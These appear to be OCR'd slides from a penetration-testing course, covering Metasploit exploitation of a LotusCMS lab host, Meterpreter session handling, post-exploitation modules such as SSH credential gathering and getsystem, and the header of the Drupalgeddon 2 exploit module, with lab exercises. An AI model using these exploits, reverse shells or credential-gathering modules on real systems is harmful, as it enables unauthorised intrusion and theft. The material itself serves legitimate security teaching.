


```
msf5 > use exploit/multi/http/lcms_php_exec
msf5 exploit(multi/http/lcms_php_exec) > options

Module options (exploit/multi/http/lcms_php_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /lcms/           yes       URI
   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic LotusCMS 3.0


msf5 exploit(multi/http/lcms_php_exec) > set RHOSTS 192.168.59.191
RHOSTS => 192.168.59.191
msf5 exploit(multi/http/lcms_php_exec) > set URI /
URI => /
msf5 exploit(multi/http/lcms_php_exec) > run

[*] Started reverse TCP handler on 192.168.59.178:4444
[*] Using found page param: /index.php?page=index
[*] Sending exploit ...
[*] Sending stage (38247 bytes) to 192.168.59.191
[*] Meterpreter session 1 opened (192.168.59.178:4444 -> 192.168.59.191:49517) at 2019-03-06 10:39:37 -0800

meterpreter > 
```

Lab 3

- Based on previous scans, identify possible exploits to try
- Run exploit(s) and see if you can get a session
- Explore what payloads are supported by the exploit you found

Meterpreter



```
jan@core:~$ byzanz-record --delay=3 -d 30 elite.gif
```

```
jan@core:~$ y | hackertyper.sh -g -f -s 200; ./hack.exe google.com
```

```
 :Reverse-          :Exploit-the
 :Engineering        VIRUS
                     DROPPER 7
                    :Nation's-Data
 R00T-KITS          :HoM3-$w33t
 :Ur-Computer-      :H4x0r-HoM3-
 :is-MY-Slave        *127.0.0.1*

 -======-      +WARNING+"Illegal_Network_Connections_Beyond_Login"      -======-
 |H4CK3R|         -==  You are at the point of NO RETURN  ==-            |H4CK3R|
 |______|Your Activities:Will_be_Keylogged_and_Timestamped "USER_BEWARE"|______|
Hacking Sites: https://sites.google.com/site/lazyboxx * http://www.freebsd.org
```

```
  0  [|||||  30.8%]    1  [|||||  30.2%]      Tasks: 94; 2 running
  Mem[||||||||||         727/3697MB]          Load average: 1.38 1.44 1.14
  Swp[                     0/2047MB]          Uptime: 3 days, 10:05:46
  Bat[||||||||||||||||||||99.4%(A/C)]         Hostname: core

USER      PID  NI S CPU% MEM%   TIME+  Command
root     2889   0 R 23.0  0.6 15:34.96 /usr/bin/X -nolisten tcp :0 -auth /tmp/
jan      3005   0 S  8.0  0.4  3:24.87 xfce4-terminal --geometry=90x39 --displ
jan     19267   0 S  4.0  0.2  0:16.08 mpd
jan     21396   0 S  3.0  0.1  0:11.17 /bin/bash ./pipes.sh
jan      3002   0 S  2.0  0.8  1:57.12 /usr/bin/compiz --replace
jan     19984   0 S  2.0  0.1  0:24.66 ncmpcpp -c .ncmpcpp/config.alt
jan      3437   0 S  1.0 10.4 11:04.40 /usr/lib/aurora/firefox
jan     18917   0 S  1.0  0.1  0:12.29 tmux
jan     18029   0 S  1.0  0.0  0:16.19 lua 3spooky
jan     22263   0 R  1.0  0.1  0:11.22 htop
jan      3626   0 S  0.0  0.5  1:00.43 /usr/lib/aurora/plugin-container /usr/l
jan     18818   0 S  0.0  0.0  0:08.00 cmatrix -bsu 9
jan      3024 -11 S  0.0  0.1  0:35.10 /usr/bin/pulseaudio --start --log-targe
F1Help  F2Setup F3SearchF4FilterF5Tree  F6SortByF7Nice -F8Nice +F9Kill  F10Quit
```

```
4:29/4:58          ─┤ Hearts Burst Into Fire ├─
[playing]     Bullet For My Valentine (2008-01-23)

 Playlist tems, length: 57 minutes, 11 seconds ::

  Time Artist           Title/Filename             Al
  4:27 Bullet For My    Scream Aim Fire            Sc
  4:03 Bullet For My    Eye Of The Storm           Sc
> 4:58 Bullet For My    Hearts Burst Into Fire     Sc
  4:08 Bullet For My    Waking The Demon           Sc
```

Working with Meterpreter Sessions

List sessions:

- **`sessions -l`**

Interact with a session:

- **`sessions -i #`**

Kill sessions:

- Specific: **`sessions -k #`**
- All: **`sessions -K`**

Upgrade a shell session to Meterpreter:

- **`sessions -u #`**


Basic Commands

Management:

- `background / bg`
- `exit`
- `migrate`

System commands:

- `sysinfo`
- `getuid`
- `cd, cp, ls, mv, mkdir, pwd, rm, rmdir`
- `cat, edit, search`
- `upload / download`
- `ifconfig`
- `ps / pgrep / pkill`
- `shell / execute`



```
msf5 > sessions -i 3
[*] Starting interaction with 3...

meterpreter > sysinfo
Computer     : 172.17.0.2
OS           : Ubuntu 16.04 (Linux 4.4.0-131-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > bg
[*] Backgrounding session 3...
msf5 > 
```

Basic Commands

- `search -f <GLOB_PATTERN>`
- `cat <PATH_TO_FILE>`
- `getsystem`
  - Try a number of techniques to get SYSTEM on a Windows machine
  - Needs admin access (i.e. it's not user -> admin privilege escalation)
- `load` - load additional modules (that provide additional commands). Example: mimikatz module for Windows Meterpreter.
- `channel / interact`
- `reg` (for Windows)

Some commands may not be available, depending on Meterpreter version (i.e. native binary vs PHP or Java etc.).

Use `load -l` to list available modules that can be loaded.

Use help command (and -h flag with other commands) to check which commands are available!

Post Modules

Post-exploitation module naming:

```
<OS/Software> / <type> / <module_name>
```

OS: windows, linux, android, firefox, multi

Types: capture, gather, manage, escalate, recon, wlan


3 ways to run:

- `use <MODULE_NAME>`, then set **`SESSION`** parameter and **`run`**
- `sessions -s <MODULE_NAME> -i <SESSION>`
- `run <MODULE_NAME>` - from a Meterpreter session

Post Modules

```
post/linux/gather/enum_system

post/*/gather/checkvm (linux, windows)

post/linux/gather/enum_configs

post/linux/gather/enum_network

post/linux/gather/enum_protections

post/linux/gather/enum_users_history

post/multi/gather/ssh_creds

post/windows/manage/enable_rdp

post/windows/escalate/getsystem
```

Reviewing a Module’s Source Code




```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote

  Rank = ExcellentRanking

  include Msf::Exploit::Remote::HTTP::Drupal
  # XXX: CmdStager can't handle badchars
  include Msf::Exploit::PhpEXE
  include Msf::Exploit::FileDropper

  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'Drupal Drupalgeddon 2 Forms API Property Injection',
      'Description'    => %q{
        This module exploits a Drupal property injection in the Forms API.

        Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are vulnerable.
      },
      'Author'         => [
        'Jasper Mattsson', # Vulnerability discovery
        'a2u',             # Proof of concept (Drupal 8.x)
        'Nixawk',          # Proof of concept (Drupal 8.x)
        'FireFart',        # Proof of concept (Drupal 7.x)
        'wvu'              # Metasploit module
      ],
      'References'     => [
        ['CVE', '2018-7600'],
        ['URL', 'https://www.drupal.org/sa-core-2018-002'],
        ['URL', 'https://greysec.net/showthread.php?tid=2912'],
        ['URL', 'https://research.checkpoint.com/uncovering-drupalgeddon-2/'],
        ['URL', 'https://github.com/a2u/CVE-2018-7600'],
        ['URL', 'https://github.com/nixawk/labs/issues/19'],
        ['URL', 'https://github.com/FireFart/CVE-2018-7600']
      ],
      'DisclosureDate' => '2018-03-28',
      'License'        => MSF_LICENSE,
      'Platform'       => ['php', 'unix', 'linux'],
      'Arch'           => [ARCH_PHP, ARCH_CMD, ARCH_X86, ARCH_X64],
"/usr/share/metasploit-framework/modules/exploits/unix/webapp/drupal_drupalgeddon2.rb" 387L, 11286C          1,1          Top
```

Lab 4

- Using your active Meterpreter session, enumerate users on the compromised box
- Find the second flag
- List processed on the box
- Check other interesting post-exploitation modules.
- (Optional) Upgrade “Java Meterpreter” session to a native Meterpreter session

Pivoting

